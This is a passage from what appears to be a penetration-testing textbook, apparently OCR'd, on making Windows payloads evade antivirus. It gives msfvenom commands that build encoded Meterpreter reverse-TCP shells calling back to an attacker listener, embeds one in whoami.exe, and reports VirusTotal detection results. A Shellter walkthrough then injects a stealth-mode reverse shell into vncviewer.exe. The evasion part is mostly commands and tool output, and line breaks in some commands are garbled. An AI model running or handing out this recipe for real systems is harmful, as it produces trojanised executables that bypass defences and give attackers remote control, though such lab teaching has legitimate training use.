Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:Meterpreter-C [Trj]
AVG	Win32:Meterpreter-C [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	Gen:NN.ZexaF.36662.eq1@ayx9wAei

As shown in the preceding screenshot, over 50 antimalware sensors from multiple vendors detected the custom payload as a potential threat. If we were to upload this custom payload to a targeted system that's running any of these antimalware programs, it would be immediately detected and deleted. Hence, preventing us from executing the payload to obtain a reverse shell.


> Keep in mind that once you've submitted a file to VirusTotal and it has been flagged as malicious, the hash of the malicious file is also shared with other antivirus and security vendors within the industry. Therefore, the time to use your malicious payload is drastically reduced on your target.

1. Next, let's apply encoding to the payload using the `shikata_ga_nai` encoding module and perform 20 iterations of the encoding to reduce the threat detection rating of the custom payload, use the following commands:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=1
72.30.1.50 LPORT=1234 -e x86/shikata_ga_nai -i 20 -f exe -o payl
oad2.exe
```

1. After the new payload is generated, upload it to VirusTotal to determine

the threat detection, as shown below:



58 / 70

Community Score

58 security vendors and no sandboxes flagged this file as malicious

d8a81f98aef9cf8d2f3e71a9bf4996c7d306aabbd90badddb5d5386072a765ca

ab.exe

Size 72.07 KB

Last Analysis Date 1 minute ago

Popular threat label trojan.swrort/cryptz

Threat categories trojan

Family labels swrort cryptz marte

Security vendors' analysis

Do you want to automate checks?


Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:ShikataGaNai-B [Trj]
AVG	Win32:ShikataGaNai-B [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	Gen:NN.ZexaF.36662.eq1@aan1Uvai

As shown in the preceding screenshot, while this new custom payload contains 20 iterations of encoding using the `x86/shikata_ga_nai` encode module, it was still detected by many antimalware sensors. However, the `x86/shikata_ga_nai` encoder module is mostly recommended when using MSFvenom.

1. Next, let’s generate another custom payload and embed it within an executable file, using the following commands:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=1
72.30.1.50 LPORT=1234 -x /usr/share/windows-binaries/whoami.exe
-e x86/shikata_ga_nai -i 20 -f exe -o payload3.exe
```

1. Next, upload the new payload to VirusTotal to determine the threat rating, as shown below:



41 security vendors and no sandboxes flagged this file as malicious

2ea3228a0921d852b96f4cdb4f2655739475838b42dc5f6915e0531aee2959e1

WHOAMI.EXE

peexe overlay

Size 65.00 KB

Last Analysis Date a moment ago

Popular threat label trojan.cryptz/marte | Threat categories trojan | Family labels cryptz marte swrort

Security vendors' analysis | Do you want to automate checks?

ALYac	Trojan.CryptZ.Marte.1.Gen	Arcabit	Trojan.CryptZ.Marte.1.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Marte.1.Gen
BitDefenderTheta	AI:Packer.035B72261F	Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.MSShellcode-6360728-0	CrowdStrike Falcon	Win/malicious_confidence_100% (D)

As shown in the preceding screenshot, the `payload3.exe` file has a lower detection rating as compared to the previous custom payloads. It's important to enumerate running services and applications on a targeted system to determine whether the host is running a specific antimalware solution, then test the payload in a lab environment to ensure it's working as expected before delivering to the target.Having completed this exercise, you have learned how to reduce threat detection ratings using MSFvenom by generating payloads. Next, you will learn how to use Shellter to create payloads that can't be detected as easily by antimalware programs.

Creating custom payloads with Shellter

Shellter is an antimalware evasion tools that's commonly used by ethical hackers and penetration testers to automate the process of creating and encoding custom payloads to evade threat detection systems. Shelter handles the generation of shellcode and injecting it into a trusted Microsoft Windows 32-bit application. When the custom payload is executed on a targeted system, the trusted files are executed as if the application is benign but the custom payload (shellcode) is executed in the background within the memory space.To get started generating custom payloads with Shellter, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine and login to the desktop.
2. Next, open the **Terminal** (#1) and use the following commands to install **Shellter**:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install shelter
```


1. Next, use the following commands to setup and configure the working environment for **Shellter** and install **Wine32**:

```
kali@kali:~$ sudo dpkg --add-architecture i386
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install wine32
```

1. Next, use the following commands to list a set of common Windows binaries on Kali Linux:

```
kali@kali:~$ ls -l /usr/share/windows-binaries/
```

As shown in the following screenshot, there are useful binaries which can be useful for ethical hackers and penetration testers:



```
kali@kali:~$ ls -l /usr/share/windows-binaries/
total 2392
drwxr-xr-x 2 root root   4096 May 23 00:27 enumplus
-rwxr-xr-x 1 root root  53248 Mar  3  2023 exe2bat.exe
drwxr-xr-x 2 root root   4096 May 23 00:27 fgdump
drwxr-xr-x 2 root root   4096 May 23 00:27 fport
-rwxr-xr-x 1 root root  23552 Mar  3  2023 klogger.exe
drwxr-xr-x 2 root root   4096 May 23 00:27 mbenum
drwxr-xr-x 4 root root   4096 May 23 00:27 nbtenum
-rwxr-xr-x 1 root root  59392 Mar  3  2023 nc.exe
-rwxr-xr-x 1 root root 837936 Mar  3  2023 plink.exe
-rwxr-xr-x 1 root root 704512 Mar  3  2023 radmin.exe
-rwxr-xr-x 1 root root 364544 Mar  3  2023 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Mar  3  2023 wget.exe
-rwxr-xr-x 1 root root  66560 Mar  3  2023 whoami.exe
```

1. Next, let’s use the following commands to copy the `vncviewer.exe` file to our current working directory:


```
kali@kali:~$ cp /usr/share/windows-binaries/vncviewer.exe /home/
kali
```

Additionally, the `cp /usr/share/windows-binaries/vncviewer.exe /home/kali ./` command can be used to copy the file to the present working directory without having the need to specific the entire output directory.Since we’ve installed additional packages onto Kali Linux during the previous steps, consider to logging-off and re-login to ensure the latest packages are applied.

1. Next, use the following commands to launch the Shellter application on Kali Linux:


```
kali@kali:~$ sudo shelter
```

1. Next, when the Shellter window appears, you’ll be provided with the options to use Shellter in automatic or manual mode, type `A` and hit `Enter` to apply automatic mode, as shown below:




```
www.ShellterProject.com                         Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
```

1. Next, Shellter will require a **Portable Executable** (**PE**) file. Specify the `vncviewer.exe` file within the `/home/kali` directory as shown below:



```
www.ShellterProject.com                         Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/vncviewer.exe
```


1. Shellter will determine where it can inject shellcode within the PE file. Once this process is completed, type `Y` and hit `Enter` to enable stealth mode, as shown below:



```
DisASM.dll was created successfully!

Instructions Traced: 17822
Tracing Time Approx: 1.02 mins.

Starting First Stage Filtering...

*************************
* First Stage Filtering *
*************************
Filtering Time Approx: 0.000767 mins.

Enable Stealth Mode? (Y/N/H): Y
```


1. Next, configure the payload to be attached to the PE file, use the following configurations:
   - Choose `L` for the listed payload.
   - Payload by index: `1 – Meterpreter_Reverse_TCP`.
   - Set `LHOST` as the IP address of your Kali Linux machine.
   - Set `LPORT` as the listening port on Kali Linux.

The following screenshot shows the expected configurations:




```
Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 172.30.1.50

SET LPORT: 5678
```

Once the custom payload has been successfully complied, the following window will appear:



```
**********************
* Verification Stage *
**********************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
